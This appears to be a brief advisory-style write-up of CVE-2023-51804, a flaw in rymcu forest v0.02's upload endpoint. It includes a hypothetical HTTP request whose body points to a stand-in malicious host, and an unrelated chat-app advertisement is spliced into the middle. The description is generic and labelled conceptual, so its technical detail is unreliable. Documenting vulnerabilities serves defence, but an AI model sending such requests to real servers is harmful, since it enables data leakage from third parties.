
Overview
This report discusses a significant vulnerability, CVE-2023-51804, detected in the rymcu forest software, version 0.02. This vulnerability allows remote attackers to obtain sensitive information through the manipulation of the HTTP body URL. It affects users and organizations utilizing rymcu forest v.0.02 and it matters due to its potential to cause system compromise or data leakage.
Vulnerability Summary
CVE ID: CVE-2023-51804
Severity: High (CVSS: 7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: System compromise and data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
rymcu forest | v.0.02
How the Exploit Works
This vulnerability exploits a flaw in the com.rymcu.forest.web.api.common.UploadController file of rymcu forest v.0.02. It permits a remote attacker to manipulate the HTTP body URL, thereby gaining unauthorized access to sensitive data. This vulnerability doesn’t require any user interaction or special privileges, making it a significant threat that can be exploited easily.
Conceptual Example Code
The vulnerability might be exploited using a malicious HTTP request similar to the following:
POST /api/common/upload HTTP/1.1
Host: target.example.com
Content-Type: application/json
{ "url": "http://malicious.example.com/data-leak" }
In this hypothetical example, the attacker manipulates the URL in the HTTP body of the post request to point towards a malicious server, thereby potentially gaining access to sensitive data transferred during the upload process.
Mitigation Guidance
Affected users and organizations should apply the vendor’s patch as soon as it becomes available to mitigate this vulnerability. In the interim, users can implement a Web Application Firewall (WAF) or Intrusion Detection System (IDS) as a temporary measure to detect and block attempts to exploit this vulnerability.
